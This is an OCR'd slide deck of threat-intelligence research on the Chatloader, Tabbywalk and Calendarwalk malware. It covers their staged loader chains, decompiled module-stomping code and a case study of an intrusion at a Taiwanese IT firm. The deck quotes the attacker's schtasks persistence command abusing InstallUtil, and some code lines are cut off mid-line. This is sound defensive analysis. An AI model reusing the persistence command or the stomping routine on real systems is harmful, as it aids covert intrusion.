


WFC-generated Workflow C#
Decodes & executes in memory
Stage-1 shellcode
RtlDecompressBuffer
Stage-2 PE
Decodes embedded payload via XOR

Curious Case of Chatloader

- Same victim
- Same loader mechanism
  - **XOML -> shellcode -> loader**
- Loads Chatloader?
  - **Loads `USOPrivate.dat`**



WFC-generated Workflow C#
Decodes & executes in memory
Stage-1 shellcode
RtlDecompressBuffer
Stage-2 PE
Decodes embedded payload via XOR
Stage-3 shellcode
Validates target identifiers, checks anti-debug, XOR decodes, and decompresses payload
Stage-4 ChatLoader
AES-CFB decrypts payload
USOPrivate.dat



Chatloader???

Curious Case of Chatloader and Tabbywalk


- Late 2023
- Targeted TW Gov
  - **Dropped Chatloader -> Tabbywalk**
- Tabbywalk
  - Communicates via either
    - **Google Drive**
    - **Dedicated C2 server**




Tabbywalk
Communicates via Google Drive
Communicates via dedicated server

Curious Case of Chatloader and Tabbywalk

- Both support communicating via Google services
- Both feature similar code sections





```
v21[0x36] = L"winsta.dll";
v21[0x37] = L"ws2_32.dll";
v21[0x38] = L"wshbth.dll";
v21[0x39] = L"wtsapi32.dll";
while ( wcsicmp(FindFileData.cFileName, *v3) )
{
  ++v4;
  ++v3;
  if ( v4 >= 0x3A )
  {
    memset(v26, 0, sizeof(v26));
    FileW = CreateFileW(FileName, GENERIC_READ, FILE_SHARE_WRITE|FILE_SHARE_READ, 0, OPEN_EXISTING,
    v6 = FileW;
    if ( FileW != 0xFFFFFFFFFFFFFFFFLL )
    {
      NumberOfBytesRead = 0;
      if ( ReadFile(FileW, v26, 0x400u, &NumberOfBytesRead, 0) )
      {
        if ( NumberOfBytesRead == 0x400 && LOWORD(v26[0]) == 0x5A4D )
        {
          v7 = v26 + v26[0xF];
          if ( *v7 == 0x4550 && (*(v7 + 0xB) & 0x2000) != 0 && *(v7 + 2) == 0x8664 )
          {
            v8 = &v7[*(v7 + 0xA)];
            if ( *(v7 + 3) >= 2u )
            {
              v9 = 0;
              while ( 1 )
              {
                v10 = v8[v9++ + 0x18];
                if ( v10 != atext[v9 - 1] )
                {
                  break;
                }
                if ( v9 == 6 )
                {
                  if ( (-*(v7 + 0xE) & (*(v8 + 0xA) + *(v7 + 0xE) - 1)) == (-*(v7 + 0xF) & (*(v8 +
                  {
                    v11 = *(v8 + 0x13) - *(v7 + 0xA) - 0x10;
                    if ( v11 >= 0x2800 )
                    {
                      v12 = *(v7 + 0x14) - *(v8 + 0x13);
                      if ( v12 >= 0x2800 )
                      {
                        sub_180014844(v6);
                        v13 = 0xFFFFFFFFFFFFFFFFuLL;
                        while ( FindFileData.cAlternateFileName[v13++ - 0x103] != 0 )
                        {
                          ;
                        }
                        v15 = GetProcessHeap();
                        v16 = HeapAlloc(v15, 8u, 2 * v13 + 2);
                        *(qword_180018840 + 2 * dword_18001884C + 1) = v16;
                        v17 = 0xFFFFFFFFFFFFFFFFuLL;
                        do
                        {
```

```
v6 = CreateFileW(dllpath, 0x80000000, 3u, 0i64, 3u, 0x80u, 0i64);
if ( v6 != -1i64 )
{
  memset(header, 0, sizeof(header));
  NumberOfBytesRead = 0;
  if ( ReadFile(v6, header, 0x400u, &NumberOfBytesRead, 0i64) )
  {
    if ( NumberOfBytesRead == 1024
      && *header == 'ZM'
      && *&header[*&header[60]] == 'EP'
      && (*&header[*&header[60] + 0x16] & IMAGE_FILE_DLL) != 0
      && *&header[*&header[60] + 4] == IMAGE_FILE_MACHINE_AMD64 )
    {
      section = &header[*&header[60] + 0x108];
      i = 0;
      if ( *&header[*&header[60] + 6] )
      {
        while ( 1 )
        {
          v9 = &section[40 * i];
          v10 = (aText - v9);
          do
          {
            v11 = v10[v9];
            v12 = *v9 - v11;
            if ( v12 )
              break;
            ++v9;
          }
          while ( v11 );
          if ( !v12 )
            break;
          if ( ++i >= *&header[*&header[60] + 6] )
            goto LABEL_17;
        }
        if ( *&section[40 * i + 8] >= (payload_size + 2048) )
        {
          success = 1;
          *offset = *&section[40 * i + 12] + 2048;
        }
      }
    }
  }
}
```

Module stomping similarities in Tabbywalk (left) and Chatloader (right)

https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/earth-baku-returns


Real-world Case Study #1 of Calendarwalk

Victimology

- Taiwanese IT firm
- (Q4 2024)

Attack flow

- Compromised web server
  - Endpoint #1
- Laterally moved to…
  - Endpoint #2
  - Endpoint #3




Real-world Case Study #1 of Calendarwalk

- Attack progression on Endpoint #2
  - Dropped `Microsoft.DRM.ApplicationServices.dll` and established persistence

```
schtasks /create /tn winupdate /sc minute /mo 5 /tr
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /U
C:\ProgramData\Microsoft.DRM.ApplicationServices.dll" /ru system /f
```


  - Loader triggered via `InstallUtil` uninstall action (`/U`)
  - Loads `dxdiag.dat` from either
    - `C:\ProgramData`
    - next to execution assembly
- Payload not recovered


Attacker
Endpoint #2
Executes
Calls
InstallUtil.exe
schtasks.exe
/U triggers the loading process
Decodes
&
executes
Microsoft.DRM.ApplicationServices.dll
C:\ProgramData\dxdiag.dat

Real-world Case Study #1 of Calendarwalk

- Attack progression on Endpoint #2
  - Dropped `Microsoft.DRM.ApplicationServices.dll` and established persistence
  -
  - Loads `dxdiag.dat` from either
    - `C:\ProgramData`
    - next to execution assembly
- Payload not recovered

```
schtasks /create /tn winupdate /sc minute /mo 5 /tr
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /U
C:\ProgramData\Microsoft.DRM.ApplicationServices.dll" /ru system /f
```

